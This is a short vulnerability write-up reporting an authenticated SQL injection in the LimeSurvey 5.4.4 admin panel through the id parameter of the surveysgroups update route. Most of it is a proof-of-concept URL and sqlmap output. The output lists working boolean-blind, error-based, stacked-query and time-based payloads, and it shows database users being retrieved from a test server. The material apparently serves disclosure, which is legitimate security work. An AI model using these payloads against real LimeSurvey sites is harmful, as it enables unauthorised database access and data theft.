


# LimeSurvey V5.4.4 background update.php SQL injection

## Vulnerability Description

- Affected product: LimeSurveyCMS V5.4.4
- Attack type: Remote
- Affected component: /application/views/themeOptions/update.php

## Recurrence Process

- Login to website background



- poc

`http://XX.XX.XX.XX/index.php?r=admin/surveysgroups/sa/update&id=1%29%20AND%20GT:-%20cDQz`



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[15:55:31] [INFO] resuming back-end DBMS 'mysql'
[15:55:31] [INFO] testing connection to the target URL
[15:55:32] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
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Parameter: #1* (URI)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: http://192.168.225.209:80/lime/index.php?r=admin/surveysgroups/sa/update&id=1) OR NOT 3714=3714-- dWwY

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: http://192.168.225.209:80/lime/index.php?r=admin/surveysgroups/sa/update&id=1) AND GTID_SUBSET(CONCAT(0x717
a707071,(SELECT (ELT(4045=4045,1))),0x7162707871),4045)-- mtyh

  Type: stacked queries
  Title: MySQL >= 5.0.12 stacked queries (comment)
  Payload: http://192.168.225.209:80/lime/index.php?r=admin/surveysgroups/sa/update&id=1);SELECT SLEEP(5)#

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: http://192.168.225.209:80/lime/index.php?r=admin/surveysgroups/sa/update&id=1) AND (SELECT 2338 FROM (SELEC
T(SLEEP(5)))kDPO)-- Cjtd
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[15:55:32] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.15.11, PHP 7.3.4
back-end DBMS: MySQL >= 5.6
[15:55:32] [INFO] fetching database users
[15:55:34] [INFO] retrieved: 'root'@'localhost'
[15:55:35] [INFO] retrieved: 'root'@'localhost'

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